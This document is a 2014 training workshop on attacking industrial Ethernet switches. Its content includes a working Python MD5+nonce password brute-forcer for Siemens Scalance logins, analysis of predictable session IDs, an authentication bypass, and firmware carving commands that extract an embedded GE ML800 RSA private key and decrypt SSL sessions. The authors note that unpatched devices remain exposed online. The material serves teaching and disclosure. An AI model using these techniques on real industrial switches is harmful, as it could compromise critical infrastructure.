Switches Get Stitches

Eireann Leverett
@blackswanburst
& Colin Cassidy
@partimesecguy
& Matt Erasmus
@undeadsecurity

Oct 21 02014

Outline of Workshop

Introduction

This is workshop on attacking industrial ethernet switches. We will be focussing primarily on management plane attacks, with a goal to taking over management for the device. We will not be playing around with routing attacks although we will discuss them. This workshop is for you if:

- You work at a utility, and you deploy, provision, decommision, or test switches.
- You are comfortable at a linux commandline, and can hack web apps, but want to get into embedded device security.
- You are a developer of embedded firmware and want to learn more about systems security.
- You are an ohdae enthusiast who likes to watch the chaos I produce.
- You are my favourite Norsk bitshifter!

Some Housekeeping

General Information

- I am pretty informal. Please ask questions frequently or I'll think you're asleep.
- If your phone rings I may answer it if I'm in a silly mood. Turn it off or take it outside.
- Please pass that USB around, and then back. I'm not a wealthy man.
- I live around the corner. If you enjoy this workshop, come get a business card and meet me for a coffee/lunch/beer.

ICS 101

What's the point?

In Industrial Control Systems we're focussed on protecting the *control path* not the *data*. The process is what needs to be protected, not accounts, not data confidentiality. So the primary concern you have is *integrity* of process data. All other vulnerabilities, must eventually lead to this, or are not relevant to SCADA/ICS security.

Where are these switches deployed in a network?

Primarily as field device infrastructure. Some examples would be:

1. In a building management or CCTV in various closests.
2. In electrical substations for distribution management.
3. In the transport sector in bridges or roadsigns.
4. On board cargo ships for transporting engine room traffic.

A comment about (most) ICS presentations

My esteemed colleague Jason Larsen has a simple challenge for the mind: You have complete control over the process in a paint factory, now what do you do to attack the process?
Or to put it differently, most SCADA or ICS presentations go like the underpants gnome from South Park:

1. Pwn PLC/RTU/HMI (Steal underpants!)
2. ????
3. Profit!

Discuss.

Protocols 1: You have no integrity

There's precious little authentication in many SCADA protocols. There's even less cryptographic integrity. This is often because of real time and safety constraints. However, this also makes it our biggest path to abuse.
It is because these protocols use so little crypto, that attacking the switches is such an effective means to compromise. Once compromised, you can reconfigure them to exfiltrate data, or create malicious firmwares to MITM the process.
Why would we want to create malicious firmwares instead of route the data out and back again? Discuss.

Protocols 2

- GOOSE
- modbus
- TASE.2
- 101/104
- DNP3
- mrph
- ICCP
- iec-104
- profinet/profibus
- canbus
- C12.22

Introducing...

The Switches we will busticate

- Siemens Scalance X200 Version 4.3
- GE Multilin ML800 Version 4.2

However, these vulns work on other members of this switch family. More importantly the techniques we use will be relevant for any work you do. We will gently take you from web app style vulnerabilities, into light firmware reversing and binary analysis. So if you're here to learn and practice, great. If you're a dapper reverse engineer, this might bore you a little, but you can stay to watch me drop ohdae... and we can discuss more advanced stuff in a pub later.

Tools

1. Linux commandline (XXD, tcptrace, strings, etc)
2. SNMP walk or other snmp interrogation tool
3. Wireshark/tshark
4. XXD or IDAPro or your hex-editor of choice (view only)
5. Python

Files

1. Siemens Python file (github)
2. Siemens Brute Forcer + HTTP-login-scalance.pcap file
3. Siemens Session IDs File
4. zlibfinder python
5. firmware-upgrade.pcapng

Siemens X200 Authentication 1

Firstly open up the pcap file, and see the flow back and forth. Now, to see if we can recover the passwords!
We need to know 3 things:

1. Hash Function Used
2. Salt or Nonce? Yes, no, format of either?
3. **Precise** string format before hashing

Q: So how can we learn this information?

Siemens X200 Authentication 2

From the webpage (if it is clientside)!
Run tcptrace on the pcap, and find the login page. Search the page and find the hashing function.[1]
Q: What is the format of the string that gets hashed?
First to answer gets a sticker...

[1] Those of you running windows will have to reconstruct the page with wireshark.


Siemens X200 Authentication 2

A: user:admin:nonce

Useful command

```
echo -n "admin:password:C0A800020002F72C" | md5sum
```

The nonce is "given to us" in the previous HTTP response or previous HTTP request. The nonce is interesting and useful cryptographically in that it prevents crypto replay attacks. However, it also "fixes" a string in our brute force (suffix), as does the user name (prefix). This means we can brute force these hashes very easily.
If you want to take a few minutes to write an MD5 cracker for this switch, we'll give an example on the next slide.



```
        return nonceA
    except AttributeError,e:
        return ""

#echo -n "admin:password:C0A800020002F72C" | md5sum
def hash_this(user,passwd,nonceA):
    m = md5.new()
    m.update(user+":"+passwd+":"+nonceA)
    return m.hexdigest()

def crack(user, crack_me, nonceA):
    if hash_this("admin","admin",nonceA) == crack_me:
        return "admin"
    elif hash_this("user","user",nonceA) == crack_me:
        return "user"
    else:
        for i in range(1, 10, 1):
                x = itertools.product('etaoinshrdlcumwfgypbvkjxqz1234567890!"£$%^&*()_-+={}[]:;@~#<,>.?/\'\\', repeat=i)
                for tup in x:
                    passwd = ''
                    for element in tup:
                        passwd += element
                    y = hash_this(user,passwd,nonceA)
                    if y == crack_me:
                        return passwd
    return ""

user = parse_user(cookie)
crack_me = parse_hash(cookie)
nonceA = parse_nonceA(cookie)
x = crack(user,crack_me,nonceA)
if x != "":
```

```
(Font)          up to 1.0pt have occurred.
)</usr/share/texlive/texmf-dist/fonts/type1/public/amsfonts/cm/cmss10.pfb></us
```

```
line: 48 / 81   col: 0   sel: 643  INS   TAB   mode: Unix (LF)   encoding: UTF-8   filetype: Python   scope: unknown
```

Siemens Nonces/Session Analysis

Open up BURP and prepare to analyse the nonce/session IDs.
If you can't use Burp, then you just use WGET to fetch any webpage a few times in rapid succession. Alternatively, examine the Sessions.txt file provided.
Q: See any patterns?
Discuss.

Siemens Nonces/Session Analysis Answer

Switch.....please!

- C0A8006500000960
- C0A8006500001A21
- C0A80065000049A6
- C0A8006500005F31
- C0A80061000 7323F

Q: See any patterns? Discuss.

Siemens Nonces/Session Analysis Answer

Switch.....please!

- C0A80065*00000960*
- C0A80065*00001A21*
- C0A80065*000049A6*
- C0A80065*00005F31*
- C0A80061*0007323F*

Q: See any patterns? Discuss.

Siemens Nonces/Session Analysis Answer

Switch.....please!

- C0A80065 ⇒ 192.168.0.97 (this is the CLIENTSIDE address)
- 0007323F ⇒ 471615 in base 10 (Uptime + 1 of course)!
- snmpwalk -Os -c public -v 1 192.168.0.5
- iso.3.6.1.2.1.1.1.0 = STRING: "Siemens, SIMATIC NET, SCALANCE X204-2,
- 6GK5 204-2BB10-2AA3, HW: 4, FW: V4.03"
- iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.4196.1.1.5.2.22
- iso.3.6.1.2.1.1.3.0 = Timeticks: (471614) 1:18:36.14

Siemens Scalance Authentication Bypass

A simple unauthenticated HTTP request will allow you to:

Download

- Log File
- Configuration (including password hashes)
- Firmware

Upload

- Configuration (including password hashes)
- Firmware

Auth Bypass Demo

Be VERY thoughtful before using this tool to bypass authentication and change configuration.
Changing IP address or DHCP can screw you up.
DON'T FRAG the switch for the next student!
Changing authentication can be a pain.
You need a previously KNOWN config!
I have provided one for your verification needs...
admin/admin
users/user

Siemens Switch Conclusion

These vulns are patched, but maybe you can find new ones. Also, even though a patch exists, patch times in ICS/SCADA are regularly 12-18 months after the patch is released. You should be able to use these tools for quite a while!
In fact as of today...there still a few on Shodan.io using the old firmware...

This vulnerability reported to GE on May 17 02014 : 158 days ago
They do have a patch, that asks the user to create and upload their own key. They have reached out to contact me, and coordinate fixing and testing.

GE ML800 Key

We have captured network traffic from the wire interacting with the GE ML800 web admin interface. Within this session we have performed a switch firmware upgrade. This session is in HTTPS, but the firmware upgrade happens over FTP, so we are able to see the firmware file in clear text.

We use tcptrace to carve out the files (All hail Ostermann!)[2]:

```
tcptrace -n -e firmware-upgrade.pcapng
```

[2] You can use wireshark to dump the raw file too!

GE ML800 Key

We note that right away, one stream stands out:

tcptrace stream

33: 192.168.0.97:20 - 192.168.0.12:1025 (bm2bn) 1356> 971< (complete)

Primarily because it is a larger stream, but also those ports are interesting, and finally we can see it is a complete stream.

GE ML800 Key

The file command doesn't help us much:

file results

- file bm2bn_contents.dat
- bm2bn_contents.dat: data

GE ML800 Key

We run strings on this structure, and we find a lot of random rubbish, but a few pages down we get some clues.

Strings output

- deflate 1.1.3 Copyright 1995-1998 Jean-loup Gailly
- inflate 1.1.3 Copyright 1995-1998 Mark Adler

So it's compressed!

GE ML800 Key

Attempting to deflate the whole thing fails abyssmally. So we resort to searching for zlib streams in the file with a little help from python. Basically, we iterate over every byte to see if we can find sections of the file that do not produce zlib errors. When we find some sections of the file that are legitimate zlib streams.
To use this python script let's rename the file to bm2bn.bin

Output of ZLIB-Finder.py

- python ZLIB-finder.py
- bm2bn.bin
- (41576, 4098384)
- (1931471, 0)

GE ML800 Key

Well, let's carve out that compressed section shall we?

Output of dd

```
dd if=bm2bn.bin of=compressed.bin skip=41576 bs=1 count=4098384
1889896+0 records in
1889896+0 records out
1889896 bytes (1.9 MB) copied, 2.62979 s, 719 kB/s
```

GE ML800 Key

Now we need to concatenate the magic string to make gzip think it's a valid file and decompress it:

magic byte foo

```
printf "\x1f\x8b\x08\x00\x00\x00\x00\x00" | cat - compressed.bin
| gzip -dc > decomp.bin
```

Which does give us some errors which suggest we might have the length of our dd command wrong. However, we still get some sensible material out of the decompression. To see that, load it up in IDA, or just use strings or xxd.

GE ML800 Key

For example, I love just running this on all kinds of embedded firmwares:

Command

```
xxd decomp.bin | grep -A 20 '42 4547 494e 2052 5341 2050 5249 5641' | less
```

Which gives you nice little details such as:

RESULT!

```
0036750: 2d42 4547 494e 2052 5341 2050 5249 5641 -BEGIN RSA PRIVA
```

Copy and paste this key into a file.

GE ML800 Key

Now if we load it into wireshark using port 443 IP 192.168.0.12 and protocol http, we can even use it to see the session which preceded the firmware upload. This means we can confirm the key decrypts SSL traffic and we can even see the user name and password for the device in packet 639.

But wait! There's more!

The OEM for this switch is Garretcom (now owned by Belden). So does this default key affect them? No, but you can cut their keys in *EXACTLY* the same way.

Blue teamer? Key revocation problems, bro.

I waited nearly 5 months for GE/Garretcom to confirm a patch for this default key. Personaly, I think it would have been more responsible for them to anounce the key compromise immediately and work towards the patch after informing their customers. My recommendations at this time are to update the SSL key over a serial or other point to point connection where you can visually confirm no MITM. After that, change the passwords on the device, since they are not hashed, and thus can be returned to cleartext from the SSL/TLS ciphertext.

Red teamer? Little Black Box.

However, as red teamers we have certain luxuries. Go find the googlecode project little black box and start a little private key collection just like mine...

Where can we go with these attacks, and what about the underpants gnome?

Towards control of the process

- Start examining if binary patching of the firmware can be achieved?
- Is there firmware codesigning?
- Can it be bypassed?
- Altering the switch configuration to exfiltrate process data.
- DoS attacks, to disrupt the process.
- Basically any MITM attack at this point can disrupt, alter, or drop process traffic.[3]

[3] With the exception of real time system constraints

Conclusion

Today we learned

- Session ID Analysis
- Brute forcing MD5+NONCE
- Binary Analysis
- Decompressions
- Key Extraction
- SSL decryption

Outro

Thanks to some peeps for random things...

- Reid "Nice guy" Wightman
- Yvan "I know." Jannsens
- Jason "Water Hammer" Larsen

eireann.leverett@ioactive.com
GPG: 9E1D 1459 CB1C DC9F 5638 786C 6EAB 21C0 38D1 57B8
Matt@zonbi.org
GPG: 3153 47EE C078 C484 C2BC 814D E5B3 52A8 4493 4B37
colin.cassidy@ioactive.com
GPG: 5B1C A26A 8B8E DF82 C338 B1B1 8BD3 0446 451C 872B